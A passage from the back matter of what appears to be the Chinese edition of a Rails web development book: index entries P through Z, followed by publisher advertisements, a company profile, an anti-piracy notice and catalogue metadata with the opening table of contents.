 Price, formatting, 93–94
`price_must_be_at_least_a_cent` method, 78
 Primary key, 299, 316, 349
 composite, 318
 disabling, 299, 356
 overriding, 317
`:primary_key` option (`to_create_table`), 299
`primary_key=` method, 317
`primary_key_prefix_type` (config), 684
 Private method, 673
 hiding-action using, 101
`private_method` `gsub` error, 470
`process` method, 422
`:processing` parameter, 226
`.procmailrc` file, *see* Action Mailer
 Product maintenance, 61
 add missing column, 71–76
 display, improving, 81–86
 iteration one, 61–67
 products model, 67–71
 validation, 78f, 79f, 77–81
Production, *see* Deployment
 log file, 662
 Production servers, 653f, 653–654
`production.rb`, 263
`request_profiler` (script), 258
`script_profiler` (script), 258
Profiling, 247
 profile script, 258
Programming Ruby, 667
Project
 blank lines in, 43
 creating, 37f, 35–37, 61
 dynamic content, 42
 Hello, World!, 37–48
 linking pages, 48–51
 reloading, 45
 review of, 52
see also Depot application
`protected` keyword, 79, 673
`:protocol` parameter, 434
`protocol` attribute, 459
Prototype, 581f, 561–581
`Element.hide`, 565
`Element.hide` (Prototype), 565
`Element.show`, 565
`Element.show` (Prototype), 565
`Form.serialize`, 575
 helpers, 567
`innerHTML`, 569
 update the page, 568
 Window Class Framework, 574
see also Ajax; JavaScript
`prototype.js`, *see* Ajax; Prototype
Proxy requests, 653
`:proxy_authentication_required` parameter, 226
PStore, session storage, 478
public directory, 257
Purists
 gratuitous knocking of, 509
 Purists, gratuitous knocking of, 18
`push` method, 371
`put` method, 224, 459
 PUT (HTTP method), 458
`puts` method, 669

Q

- Query cache, 352
`query_string` attribute, 459
 Quirks mode, 126

R

- Race condition, 418
 Radio buttons, 524
`radio_button` method, 524
 RadRails, 29
 Rails
 agility of, 3

API documentation, 6
 API documentation, personal, 30
 autoload files, 265
 bug in, 618
 built-in web server, 258
 configuration, 260–264
 console, starting, 23f
 conventions, 49
 cookies and, 98
 core team, 7
 databases and, 30
 desktop, 30
 development environment, 26
 directories, 35, 36
 directory structure, 253–254, 255f, 261
 documentation and, 3
 editors for, 27
 freezing
 — current gems, 259
 — Edge, 260
 — to a gem version, 260
 IDEs and, 28
 integration of components, 520
 logging, 268
 as MVC, 13
 MVC and, 13f
 naming conventions, 266f, 264–267
 origin of, 3
 runner command, 619
 single-threaded, 653
 testing support, 1
 trends in use of, 1
 unfreezing, 260
 updating, 32
 upgrading, 23
 version, 6, 35
 versions, 26
 wiki, 318
see also Action; Request Handling; Routing
 rails command, 35, 61, 206
 — directories created by, 253
 rails:freeze:edge, 260
 rails:freeze:gems, 259
 rails:unfreeze, 260
 RAILS_ENV, 263
 RAILS_RELATIVE_URL_ROOT, 437
 raise_delivery_errors (config), 609, 688
 Rake, 69
 rake
 — creating tasks, 256
 db:migrate, 65, 69, 290
 db:schema:migrations, 257
 db:sessions:clear, 106
 db:sessions:create, 99
 db:test:prepare, 208
 doc:app, 254
 doc:app, 680
 rails:freeze:edge, 260
 rails:freeze:gems, 259
 rails:unfreeze, 260
 Rakefile, 253
 stats, 185
 rake
 — appdoc, 185
 Raw SQL, 350
 RDoc, 185, 254, 680
 — templating, 557
 read_attribute method, 315, 413
 read_fixture method, 620
 read_fragment method, 554
 README_FOR_APP, 185, 254
 :readonly parameter, 331
 Readystate 3 (Ajax), 571
 receive method, 618, 620
 Receiving e-mail, *see* Action Mailer
 Recipients (e-mail), 611
 recognize_path method, 424
 record_timestamps (config), 406, 684
 RecordInvalid exception, 341
 RecordNotFound exception, 108
 Records, timestamping, 405
 Recovery advice, 60
 RedCloth (formatting), 514
 Redirect, 466–469
 — permanent, 469
 — prevent double transaction, 467
 :redirect parameter, 226
 redirect method, 244
 redirect_to method, 109, 461, 467, 468, 604
 — :back parameter, 468
 redirect_to_index method, 122
 redirect_to_url attribute, 228
 Reenskaug, Trygve, 11
 register_template_extensions (config), 688
 Regular expression, 676
 — validation, 80
 Relational database, *see* Active Record, *see also* Database
 relative_path attribute, 459
 reload method, 339
 Reload child, 365
 Reloading, development mode, 45
 Remote database access, 64
 remote_form_for, 575
 remote_form_for method, 576
 remote_function, 574
 remote_function method, 574
 remote_ip attribute, 459
 remove method, 602
 remove_column method, 291
 remove_index method, 298
 rename_column method, 294
 rename_table method, 297
 Render, 461–465
 — automatic, 461
 — content type, 464
 — layout, 464
 — method, 461
 render method, 119, 181, 461, 505, 547, 550, 557, 611
 — action parameter, 463
 — collection parameter, 119, 550
 — content_type parameter, 464
 — file parameter, 463
 — inline parameter, 463
 — layout parameter, 464, 547
 — nothing parameter, 464
 — object parameter, 120
 — partial parameter, 119, 464, 550, 551
 — spacer_template parameter, 551
 — status parameter, 464
 — template parameter, 464
 — text parameter, 462
 — update parameter, 464, 598
 — xml parameter, 181, 464
 Render template, 460
 render_to_string method, 465
 replace method, 601
 replace_html, 125

replace_html method, 599, 601
Request
 accepts attribute, 459
 body attribute, 459
 content_length attribute, 460
 content_type attribute, 459
 delete, 459
 domain attribute, 459
 env attribute, 459
 environment, 459
 format attribute, 459
 format_and_extension attribute, 459
 get, 459
 head, 459
 headers, 458
 headers attribute, 459
 host attribute, 459
 host_with_port attribute, 459
 method attribute, 458
 parameters, 458
 path attribute, 459
 path_without_extension attribute, 459
 path_without_format_and_extension attribute, 459
 port attribute, 459
 port_string attribute, 459
 post, 459
 protocol attribute, 459
 put, 459
 query_string attribute, 459
 relative_path attribute, 459
 remote_ip attribute, 459
 request_method attribute, 458
 ssl? attribute, 459
 url attribute, 459
 xhr, 459, 580
 xml_http_request, 459
request attribute, 458, 506
Request handling, 13, 38–39, 421–434
 caching, 492
 filters, 485
 flash data, 108, 482
 modify response with filter, 486
 parameters and security, 107
 responding to user, 460
 submit form, 521
see also Routing
Request parameters, *see* params
`:request_entity_too_large` parameter, 226
`request_forgery_protection_token` (config), 686
request_method attribute, 458
`:request_timeout` parameter, 226
`:request_uri_too_long` parameter, 226
`:requested_range_not_satisfiable` parameter, 226
require keyword, 680
requirements parameter, 426
rescue statement, 109, 677
reset! method, 244
`:reset_content` parameter, 226
Resource, *see* REST
resource method
`:format` parameter, 453
`:member` parameter, 447
`:new` parameter, 447
`resource_action_separator` (config), 687
`resource_path_names` (config), 687
resources method, 439
`:collection` parameter, 447
respond_to method, 179, 444, 453
Response
 compression, 484
 content type, 465
 data and files, 465
 header, 465
 HTTP status, 464
see also Render; Request handling
response attribute, 460, 506
REST, 175, 177, 437–454
 adding actions, 447
 content types and, 453
 controller actions for, 440
 and forms, 522
 generate XML, 175–182
 HTTP verbs, 438
 nested resources, 448
 routing, 439
 scaffolding, 441
 standard URLs, 439
Return value (methods), 671
Revealing elements, 129
rhtml, *see* Template
RJS
 0, 603
 <<, 603
 alert, 604
 call, 604
 delay, 604
 draggable, 605
 hide, 602
 insert_html, 601
 redirect_to, 604
 remove, 602
 rendering, 464
 replace, 601
 replace_html, 599, 601
 select, 603
 show, 602
 sortable, 600, 605
 template, 598
 toggle, 602
 update, 601
 visual_effect, 605
see also Ajax; Template
RJS templates, 125
robots.txt, 503
Rollback, *see* Transaction
Rolling log files, 662
Rooted URL, 437
routes.rb, 423
routes_configuration_file (config), 683
RouteSet class, 424
Routing, 14, 422–434
 connect, 425
 controller, 436
 defaults for url_for, 434
 defaults used, 430
 displaying, 424
 experiment in script/console, 423
`:format` for content type, 181
 generate, 424, 430
 map specification, 423, 425
 map.connect, 423
 named, 434
 named parameters, 425
 partial URL, 432
 pattern, 423
 recognize_path, 424
 resources, 439

rooted URLs, 437
 setting defaults, 426
 testing, 454–456
 URL generation, 429
 and url_for, 429
 use_controller!, 425
 validate parameters, 426
 wildcard parameters, 425
 with multiple rules, 427
 :rows parameter, 524
 RSS (autodiscovery), 517
Ruby
 accessors, 672
 advantages of, 2
 array, 674
 begin statement, 677
 block, 676
 classes, 667, 671
 comments, 669
 constants, 669
 conventions, 2
 declarations, 671
 dynamic content, 42
 editors for, 27
 exception handling, 109, 677
 exceptions, 677
 extensions to, *see* Active Support
 hash, 674
 idioms, 678
 if statement, 675
 inheritance, 671
see also Single Table Inheritance
 instance method, 668, 671
 instance variable, 668, 672
 introduction to, 667–680
 iterator, 676
 marshaling, 678
 methods, 669
 modules, 673
 naming conventions, 668
 nil, 674
 objects, 667
 objects in database, 343, 344
 parameters and =>, 675
protected, 79, 673
 regular expression, 676
require, 256, 265
require keyword, 680
rescue statement, 677
self keyword, 671, 679
 singleton method, 240
 strings, 670
 symbols, 669
 symbols in, 51
 version, 31
 versions, 21
 while statement, 675
 yield statement, 677
RubyGems, 6, 25
 updating, 23, 32
 versions, 32
runner command, 258, 619, 663
rxml, *see* Template

S

Salted password, 153
 Sample programs, 691–728
sanitize method, 510, 645
save method, 323, 339, 341, 389, 417
save! method, 341, 389, 415
Saving, in associations, 389
scaffold generator, 441
Scaffolding, dynamic, 76
Scaling
 sessions and, 98
see also Deployment; Performance
Schema, *see* Active Record; Database
 migration, *see* Migration
schema_format (config), 684
schema_migrations table, 69, 290
Schwarz, Andreas, 637
:scope parameter, 385
script/ directory, 257
Script.aculo.us, 126, 581–597, 605
 drag-and-drop, 588
Sortable.serialize, 592
 Visual effects, 596
Scriptlet, 509
Seckar, Nicholas, 7
seconds_since_midnight method, 278
Security, 637–650
 access, limiting, 165–168
 caching, 650
 check id parameters, 641
 controller methods, 642–643
 cookie, 470
 cross-site scripting, 89, 643–645
 data encryption, 647–648
 and deleting rows, 642
 e-mail and, 620
 encryption, callback, 407
 ERB templates and, 510
 escape HTML, 45, 510
 exposed controller methods, 101
 file uploads, 646–647
 form parameters, 640–641
 and GET method, 501–503
 id parameters, 641–642
 logging out, 172
MySQL, 31
 obscure e-mail addresses, 517
 passwords, 62
 protecting model attributes, 640
 push to lowest level, 639
Rails finders, 639
 request parameters, 107
 session fixation attack, 646
SQL injection, 327, 637–639
SSL, 648–649
 validate upload type, 543
 verification filters, 490
:see_other parameter, 226
:select parameter, 330, 335, 371
select method, 525, 603
select method, 227
select statement, 332
select_all method, 350
select_date method, 529
select_datetime method, 529
select_day method, 529
select_hour method, 529
select_minute method, 529
select_month method, 529
select_one method, 350
select_second method, 529
select_tag method, 539
select_time method, 529

select_year method, 529
Selection lists, 525, 527f
self keyword, 671, 679
send_data method, 255, 465
:disposition parameter, 465
:filename parameter, 465
:type parameter, 465
send_data method
:disposition parameter, 465
:filename parameter, 465
:status parameter, 465
:type parameter, 465
:url_based_filename parameter, 465
send_file method, 465
:buffer_size parameter, 465
:disposition parameter, 465
:filename parameter, 465
:streaming parameter, 465
:type parameter, 465
Sending email, *see* Action Mailer
Sendmail, *see* Action Mailer, configuration
sendmail_settings (config), 688
serialize method, 343
Serialize (object using marshaling), 678
Server, *see* Deployment
server script, 258
:service_unavailable parameter, 226
session attribute, 98, 228, 460, 474, 506
session method, 476
Session fixation attacks, 646
session_domain attribute, 476
session_expires attribute, 477
session_id attribute, 477
_session_id, 473
session_key attribute, 477
session_path attribute, 477
session_secure attribute, 477
session_store (config), 687
Sessions, 97–101, 473–482
accessing, 460
ActiveRecordStore, 478
cart accessor, 101
clearing, 106
clearing old, 481, 663
conditional, 479
cookie, 478
cookies, 99
cookies and, 98
in database, 99, 478
disabling, 477
DRb storage, 478
expiry, 481
 in database, 482
flash data, 482
flat-file storage, 479
id, 473
in-memory storage, 479
integration tests and, 241
keys, 99
memcached storage, 479
network drive storage, 496
new_session attribute, 477
objects in, 473
parameter setting for, 476
PStore, 478
restrictions, 474, 678
session_domain attribute, 476
session_expires attribute, 477
session_id attribute, 477
session_key attribute, 477
session_path attribute, 477
session_secure attribute, 477
storage options, 98, 477–481
 URL rewriting, 98
set_primary_key method, 317
set_table_name method, 312
setup method, 216
Shared code, 255
Shaw, Zed, 654
Shopping cart, *see* Cart, *see* Depot application
show method, 602
Sidebar, 170f, 168–172
simple_format method, 513
since method, 277, 278
Single-Table Inheritance, 373–376
Singleton methods (in integration tests), 240
singularize method, 275
:size parameter, 524
:skip_relative_url_root parameter, 434
SMTP, *see* Action Mailer, configuration
smtp_settings (config), 608, 688
SOAP, 625, *see* Web service
Socket (MySQL), 66
Sort list, 588
sortable method, 600, 605
Sortable.serialize method, 592
sortable_element method, 591
:source parameter, 370
Source code, 691–728
 downloading, 4
:spacer_template parameter, 551
Spider, 501
Spinner (busy indication), 565
SQL
 abstraction and, 334
 Active Record and, 326
 bind variable, 638
 columns for single-table inheritance, 374
 created_at/created_on column, 351, 405
 dynamic, 328
 foreign key, 354
 id column, 351
 injection attack, *see* Security
 insert, 393
 issuing raw commands, 350
 joined tables, 353
 lock_version column, 351
 locking, 418
 magic column names, 351
 parent_id column, 351, 386
 placeholders, 327
 position column, 351, 384
 rows, deleting, 342
 select, 332
 type column, 351
 update, 339, 341, 393
 updated_at/updated_on column, 351, 405
 see also Database
SQL injection security, 637–639
SQL Server, 31, 321, *see* Database
SQL, in migration, 304
SQLite, 321, *see* Database
SQLite 3, 24, 62
SQLite Manager, 67
SSL, 648
ssl? attribute, 459
StateObjectError exception, 420

Standard deviation, 334
starts_with method, 274
 State, of application, 11
StatementInvalid exception, 108n
 Static scaffold, *see* Scaffold
 Statistics (sum, maximum, and so on) in database queries, 334
Statistics (sum, maximum, etc.) in database queries method
 :having parameter, 335
Statistics [sum, maximum, etc.] in database queries method
 :conditions parameter, 335
 :distinct parameter, 335
 :joins parameter, 335
 :limit parameter, 335
 :order parameter, 335
 :select parameter, 335
 Statistics for code, 185
 stats, 185
 :status parameter, 464
 :status parameter, 465
 Stephenson, Sam, 7, 561
store_full_sti_class (config), 685
 Straight inheritance, 377
 :streaming parameter, 465
String
 extensions, 275
 format with Blue and RedCloth, 514
 formatting, 512, 513
String column type, 314
:bstring column type, 292
String extension
 at, 274
 chars, 282
 each_char, 274
 ends_with, 274
 first, 274
 from, 274
 humanize, 275
 last, 274
 pluralize, 275
 singularize, 275
 starts_with, 274
 titleize, 275
 to, 274
String extensions, 274–276
Strings (Ruby), 670
Struts, 1, 12
Stubs, 250
Stylesheet, 83
 linking into page, 517
stylesheet_include_tag method, 517
stylesheet_link_tag method, 83, 517
subject method
 :body parameter, 516
Subject (e-mail), 611
submit_to_remote, 576
submit_to_remote method, 576
 Submodules (for controllers), 265
 Subpages, *see* Layout
:success parameter, 226
sum method, 114, 273, 334
 Sweeper (caching), 497
 Sweeper (session data), 481
:switching_protocols parameter, 226
SwitchTower, *see* Capistrano
 Sybase, 322
Symbol extension
 to_proc, 280
Symbol extensions, 280

Symbols (:name notation), 669
 Synchronicity, 568

T

Tab completion, 27n
 Table naming, 265, 267, 312
table_name_prefix (config), 684
table_name_suffix (config), 684
Tables
 creating, 296
 migrations, 295–300
 relationships between, 353–392
 acts_as, 384–388
 associations, extending, 372–373
 belongs_to, 358–360
 callbacks, 368
 child rows, preloading, 390–391
 counters, 391–392
 declarations, 382f
 foreign keys, creating, 354–356
 has_one, 360–361
 has_and_belongs_to_many, 366–368
 has_many, 362–367
 join tables, models as, 369–372
 join tables, multiple, 375f, 373–381
 joins, self-referential, 383
 model relationships, 356–357
 overview of, 353–354
 saving, associations and, 388–390
 renaming, 297
 updating with Ajax, 572
tall command, 110
Tapestry, 1
Template, 505–511
 <%...%>, 43
 <%=...%>, 42
 accessing controller from, 506
 Action Controller and, 461–465
 adding new, 557–559
 autoloading, 265
 business logic in, 508
 and collections, 118, 550
 create XML with, 507
 dynamic, 41, 46, 508
 e-mail, 611
 escape HTML, 510
 helpers, 511
 HTML, 508
 html.erb, 508
 layout, 545, *see* Layout
 location of, 41, 598
 naming convention, 265, 461, 505
 partial, 118, 549–552
 pass parameters to partial, 550
 Rails and, 18
 using RDoc, 557
 register new handler, 558
 render, 460
 render example of dynamic template, 558
 RJS, 125, 598
 root directory, 505
 shares instance variables, 506
 sharing, 506, 551
 using in controllers, 552
 xml.builder, 177, 507
see also Render; RJS; View
:template parameter, 464
:template_root (config), 461, 505, 689

Templates
 mailer, 617
 :temporary option (`to create_table`), 296
 :temporary_redirect parameter, 226
 terabytes method, 277
 Test
 assert, 207, 209
 assert, 217
 assert_dom_equal, 224
 assert_dom_not_equal, 225
 assert_equal, 217
 assert_generates, 454
 assert_in_delta, 218
 assert_match, 218
 assert_nil, 218
 assert_no_tag, 228
 assert_not_equal, 217
 assert_not_match, 218
 assert_not_nil, 218
 assert_not_raise, 218
 assert_raise, 218
 assert_recognizes, 454
 assert_redirected_to, 221
 assert_redirected_to, 226
 assert_response, 220, 221
 assert_response, 225
 assert_routing, 456
 assert_select, 229
 assert_select_email, 235
 assert_select_encoded, 235
 assert_select_js, 235
 assert_tag, 227
 assert_template, 227
 assert_valid, 218
 assigns attribute, 228
 Benchmark.realtime, 246
 cookies attribute, 228
 delete, 224
 domain-specific language, 239
 e-mail, 607, 620
 environment, 207
 find_all_tag, 229
 find_tag, 228
 fixture
 dynamic, 222
 fixture data, accessing, 213
 fixture_file_upload, 229
 fixtures, 212
 flash attribute, 221, 228
 flunk, 218
 follow_redirect, 229
 follow_redirect!, 243
 functional
 definition, 206
 get, 220, 224, 237, 243
 get_via_redirect!, 244
 head, 224
 host!, 244
 https, 244
 https!, 244
 integration
 definition, 206
 open_session, 242, 244
 performance, *see* Performance
 post, 223, 224, 243
 post_via_redirect, 237
 put, 224
 redirect, 244
 redirect_to_url attribute, 228
 reset!, 244
 select, 227
 session attribute, 228
 setup, 216
 standard variables, 228
 unit, 206
 definition, 206
 url_for, 244
 with_routing, 229
 xhr, 224
 xml_http_request, 224, 237, 243
 test/ directory, 254
 test.rb, 263
 Test::Unit, 207
 Testing, 205–250
 Action Controller, 491
 Action Mailer, 620–622
 configuration, 65–66
 data, 211
 debugging and, 268
 directories, 206
 dynamic fixtures, 245
 fixtures, 211–214
 fixtures for, 211
 functional, 219–235
 integration, 235–244
 mock object, 263
 mock objects, 248–250
 performance, 244–248
 pre_loaded_fixtures (config), 689
 Rails support for, 1
 routing, 454–456
 sessions and, 241
 support for, 206
 unit, 215f, 206–218
 use_instantiated_fixtures (config), 689
 use_transactional_fixtures (config), 689
 YAML data, 211
 :text parameter, 462
 Text areas, 524
 :text column type, 292
 Text fields, 524
 text_area method, 141, 524
 :cols parameter, 524
 :rows parameter, 524
 text_field method, 141, 524
 :maxlength parameter, 524
 :size parameter, 524
 text_field_tag method, 163, 539
 text_field_with_auto_complete method, 587
 Textile (formatting), 514
 textilize method, 514
 textilize_without_paragraph method, 514
 TextMate, 27–29
 Thomas, Dave, 3
 Thread safety, 683
 Threading (Rails is single-threaded), 653
 :through parameter, 176, 370
 Time
 extensions, 278
 scaling methods, 277
 Time column type, 314
 :time column type, 292
 Time extension
 at_beginning_of_day, 278
 at_beginning_of_month, 278
 at_beginning_of_week, 278
 at_beginning_of_year, 278

a
 at_midnight, 278
 change, 278
 last_month, 278
 last_year, 278
 midnight, 278
 monday, 278
 months_ago, 278
 months_since, 278
 next_week, 278
 next_year, 278
 seconds_since_midnight, 278
 since, 278
 tomorrow, 278
 years_ago, 278
 years_since, 278
 yesterday, 278
 Time formatting, 279, 512
 Time selection widget, 528
 :time stamp column type, 292
 Time zone, 279
 Time, displaying, 46, 47
 Time-based cache expiry, 498
 time_ago_in_words method, 512
 time_zone (config), 683
 Timestamp columns, 405
 timestamped_migrations (config), 684
 Timestamping records, 405
 Title (dynamically setting), 548
 titleize method, 275
 TMail, *see* Action Mailer
 tmp/ directory, 258
 to method, 274
 To address (e-mail), 611
 to_date method, 280
 to_json method, 271
 to_proc method, 280
 to_s method, 279
 to_sentence method, 273
 to_time method, 279, 280
 to_xml method, 181, 272
 to_yaml method, 271
 toggle method, 602
 Toggle visual effects, 597
 tomorrow method, 278
 Tools, development, *see* Development environment
 Tracing, 269
 :trailing_slash parameter, 434
 Transaction, 171, 414–418
 ACID properties of, 414
 commit, 414
 implicit in save and destroy, 417
 keeping model consistent, 417
 multidatabase, 418
 nested, 418
 rollback on exception, 414
 transaction method, 414
 Transfer file, 465
 uploading, 541
 Transient storage, *see* Flash
 Translation, 187–200
 Tree (make table act as), 386
 Trees (Joyce Kilmer), 513
 truncate method, 85
 truncate method, 514
 TweakUI, 27
 Two-phase commit, 418
 :type parameter, 465
 :type parameter, 465

U
 Type cast, 315
 type column, 351
 Type mapping (Active Record), 314

V
 :unauthorized parameter, 226
 Underscores, in names, 264
 Unicode
 example application using, 283
 Unicode, support for, 281–286
 :unique parameter, 371
 Unit test, *see* Test
 Unit testing, 215f, 206–218
 :unprocessable_entity parameter, 226
 :unsupported_media_type parameter, 226
 until method, 277
 up method, 291
 :update parameter, 464, 569, 598
 update method, 340, 601
 update_all method, 340
 update_attribute method, 340
 update_attributes method, 340
 updated_at/updated_on column, 351, 405
 Updating Rails, 32
 :upgrade_required parameter, 226
 Upload file, 541
 security issues, 646
 URL
 absolute in links, 516
 degrade call to, 580
 degrade to, 579
 format, 14, 266
 format of, 39
 generate with link_to, 50
 generate with url_for, 429
 mapping for, 39f
 redirect, 466
 rewriting and sessions, 98
 :url parameter, 141, 522
 url attribute, 459
 URL generation, 429–437
 :url_based_filename parameter, 465
 url_for method, 244, 429, 433, 435
 :anchor parameter, 434
 :host parameter, 434
 :only_path parameter, 434
 :overwrite_params parameter, 433, 434
 :password parameter, 434
 :port parameter, 434
 :protocol parameter, 434
 :skip_relative_url_root parameter, 434
 :trailing_slash parameter, 434
 :user parameter, 434
 Use cases, 56
 use_accept_header (config), 687
 use_controllers! method, 425
 use_instantiated_fixtures (config), 689
 :use_proxy parameter, 226
 use_transactional_fixtures (config), 689
 :user parameter, 434
 UTF-8, 281

v
 validates_acceptance_of method, 396
 validates_associated method, 396
 validates_confirmation_of method, 397
 validates_each method, 397
 validates_exclusion_of method, 398
 validates_format_of method, 80, 398
 validates_inclusion_of method, 398
 validates_length_of method, 154, 399
 validates_numericality_of method, 77, 400
 validates_presence_of method, 77, 400
 validates_size_of method, 401
 validates_uniqueness_of method, 401
 Validation, 78f, 79f, 77–81, 215f, 393–402
 conditional, 402
 error messages, 214, 402
 errors.add, 80
 multiple model, 532
 operation dependent, 393
 price_must_be_at_least_a_cent, 78
 valid, 394
 validate, 78, 393
 validate_on_, 393
 validate_on_create, 393
 validates_acceptance_of, 396
 validates_associated, 396
 validates_confirmation_of, 397
 validates_each, 397
 validates_exclusion_of, 398
 validates_format_of, 80, 398
 validates_inclusion_of, 398
 validates_length_of, 154, 399
 validates_numericality_of, 77, 400
 validates_presence_of, 77, 400
 validates_size_of, 401
 validates_uniqueness_of, 401
 see also Active Record, callbacks
 Value object, 344, 349
 Varchar column type, 314
 vendor/ directory, 259
 verbose (config), 685
 Verification, 490
 verify method, 490
 Version (of Rails), 6
 Version control, 27
 Versions, 6, 26, 35
 View
 Action View, 18
 architecture of, 18–19
 directory, 47
 function of, 11
 instance variable, 46
 integration into controller and model, 520
 layout, *see* Layout
 location for, 42f
 rendering, 13
 time display, 48
 see also ActionView, *see also* MVC
 view_path (config), 683
 Virtual attributes, 156
 Visual effect, *see* Ajax
 Visual effects, 126, 596
 toggling, 597
 visual_effect, 128
 visual_effect method, 597, 605
 void() JavaScript, 563
 Volatile content
 caching, 498


W
 Wait cursor (Ajax), 565
 Warning (log level), 268
 Web 2.0, *see* Ajax; RJS
 Web server, 258, *see* REST
 –@ option, 262
 starting, 36, 70
 Web service
 see also REST
 Web spider, 501
 Weber, Florian, 7
 WebObjects, 12
 WEBrick, 36, 70, 258
 –@ option, 262
 weeks method, 277
 Weirich, Jim, 178, 250n, 507
 wget, 178
 where clause, 326
 while statement, 675
 whiny_nil (config), 683
 Williams, Nic, 318n
 Windows
 installation, Rails, 21
 InstantRails, 21
 less command, 110
 MySQL and Cygwin, 66
 tab completion, 27n
 with_options method, 281
 with_options method, 281
 with_routing method, 229
 word_wrap method, 514
 write_attribute method, 315
 WSDL, *see* Web service

X
 XCode 3.0, 29
 XHR, *see* XMLHttpRequest
 xhr method, 224, 459, 580
 XML, 624
 automatic generation of, 181
 generate with Builder, 507
 template, *see* Template, rxml
 :xml parameter, 181, 464
 XML Builder, 19
 XML Feed, 176f, 178f, 175–184
 XML-RPC, 626, *see* Web service
 xml_http_request method, 224, 237, 243, 459
 XMLHttpRequest, 562, 574
 see also Ajax
 XSS (Cross-site scripting), *see* Security,
 cross-site scripting

Y
 YAML, 63, 271
 aliasing in file, 262
 test data, 211
 years method, 277
 years_ago method, 278
 years_since method, 278
 Yellow Fade Technique, 126, 127f
 yesterday method, 278
 yield in layouts, 92, 545
 yield statement, 677

Z
 Zlib, 486

博文视点Ruby语言系列



《Programming Ruby中文版，第2版》


【美】Dave Thomas Chad Fowler Andy Hunt 著

孙勇 姚延栋 张海峰 译

■ Ruby语言权威入门书

■ Ruby设计者亲自作序推荐

■ Jolt Award（震撼大奖）得主、《程序员修炼之道》作者又一代表作



《Ruby编程语言》

【美】David Flanagan, Yukihiro Matsumoto 著

廖志刚 张禾 译

■ Ruby之父松本行弘亲自操刀

■ 最值得信赖的Ruby图书



《Everyday Scripting with Ruby中文版》

【美】Brian Marick 著

■ 廖志刚 李琳晓 诸鸿君 译

■ 大量精彩的诀窍、指导、警告、例子、隐喻、练习及提问！



《JRuby语言实战技术》

【德】骆古道 王德志 姜伟 著

■ 道喜技术日记作者骆古道领衔创作

■ 国内第一本原创JRuby图书

■ 内容新鲜，采用最新的JRuby语言版本1.1

■ 所有的代码均出自作者的编程心得

博文视点Pragmatic系列图书



《程序员修炼之道——从小工到专家》

【美】Andrew Hunt, David Thomas 著

马维达 译

- 网易、趋势科技等公司新员工技术培训首选用书
- 云风、邹飞、霍炬、徐宥、赵钟秋写书评联袂推荐
- 十周年纪念版新装上市，原书作者亲自作序推荐



《Web开发修炼之道——创建高可用性的Web内容》

【美】Jeremy J. Sydik 著

李剑 译

- 本书是关于可用性的为数不多的书籍中的佼佼者
- 行文优雅，风趣幽默，可用性方面许多晦涩难懂的概念，作者都用通俗的语言将其一一剖析，真正地从“用户”的角度去考虑问题



《版本控制之道——使用Git》

【美】Travis Swicegood 著

董越 付昭伟 译

- 案例示范，通俗易懂，精炼实用
- 带您步入分布式版本控制时代



《版本控制之道——使用Subversion, 第2版》

【美】Mike Mason 著

陶文 译

- 《程序员修炼三部曲》之一
- 经典版本控制系统快速上手指南

PDG



www.broadview.com.cn 博文视点

北京博文视点（www.broadview.com.cn）资讯有限公司成立于2003年，是工业和信息化部直属的中央一级科技与教育出版社——电子工业出版社（PHEI）下属旗舰级子公司，在六年的开拓、探索和成长中，已成为中国颇具影响力的专业IT图书策划和服务提供商。

六年来，博文视点以开发IT类图书选题为主业，励精图治、兢兢业业，打造了一支团结一心的专业队伍，并形成了自身独特的竞争优势。一直以来，博文视点始终以传播完美知识为己任，用诚挚之心奉献精品佳作，年组织策划图书达300个品种，同时开展相关信息和知识增值服务，赢得了众多才华横溢的作者朋友和肝胆相照的合作伙伴，已经成为IT图书领域的高端品牌。

我们的理念：创新专业图书服务体制；培养职业策划图书服务队伍；打造精品图书品牌；完善全面出版服务平台。

我们的目标：面向IT专业人员的出版物提供相关服务。

我们的团队：一个整合了专业技术人员和专业服务人员的团队；一个充满创新意识和创作激情的团队；一个不断进取、追求卓越的团队。

我们的服务：善待作者 尊重作者 提升作者

我们的实力：优秀的专业编辑队伍

全方位立体化的强大的市场推广平台

实力雄厚的电子工业出版社的渠道平台

“走出软件作坊独辟蹊经 人道编程之美，
追踪加密解密庖丁解牛 精雕夜读天书。”

路漫漫其修远，博文视点愿与所有曾经帮助、关心过我们的朋友、作者、合作伙伴携手奋斗。未来之路，不可限量！

地址：北京市万寿路173信箱电子工业出版社博文视点资讯有限公司
邮编：100036 总机：010-88254356 传真：010-88254356-802

武汉分部地址：武汉市洪山区吴家湾湖北信息产业科技大厦1402室
邮编：430074 总机：027-87690813 传真：027-87690013

欢迎投稿：bvtougao@gmail.com
读者邮箱：reader@broadview.com.cn

博文视点官方博客：<http://blog.csdn.net/bvbook>
博文视点官方网站：<http://www.broadview.com.cn>

反侵权盗版声明

电子工业出版社依法对本作品享有专有出版权。任何未经权利人书面许可，复制、销售或通过信息网络传播本作品的行为，歪曲、篡改、剽窃本作品的行为，均违反《中华人民共和国著作权法》，其行为人应承担相应的民事责任和行政责任，构成犯罪的，将被依法追究刑事责任。

为了维护市场秩序，保护权利人的合法权益，我社将依法查处和打击侵权盗版的单位和个人。欢迎社会各界人士积极举报侵权盗版行为，本社将奖励举报有功人员，并保证举报人的信息不被泄露。

举报电话：（010）88254396；（010）88258888

传 真：（010）88254397

E-mail：dbqq@phei.com.cn

通信地址：北京市万寿路 173 信箱

电子工业出版社总编办公室

邮 编：100036



[General Information]

书名= W E B 开发敏捷之道 应用R A I L S 进行敏捷W E B 开发 第3 版

作者= (美) 鲁比, (美) 托马斯, (美) 汉森著

页数= 530

出版社= 电子工业出版社

出版日期= 2010 . 07

S S 号= 12636628

D X 号= 000006940591

U R L = h t t p : / / b o o k . s z d n e t . o r g . c n / b o o k D e t a i l . j s p ? d x N u m b e r = 0 0 0 0
0 6 9 4 0 5 9 1 & d = B 8 C 0 9 9 5 4 B 0 3 8 D 9 4 4 9 6 A 9 6 F 7 B 6 E 5 1 F 7 5 7

封面

书名

版权

前言

目录

第1 章 简介

- 1 . 1 R a i l s 是敏捷的
- 1 . 2 读你所需
- 1 . 3 致谢

第1 部分 起步

第2 章 R a i l s 应用的架构

- 2 . 1 模型, 视图, 以及控制器
- 2 . 2 A c t i v e R e c o r d : R a i l s 的模型支持
- 2 . 3 A c t i o n P a c k : 视图与控制器

第3 章 安装R a i l s

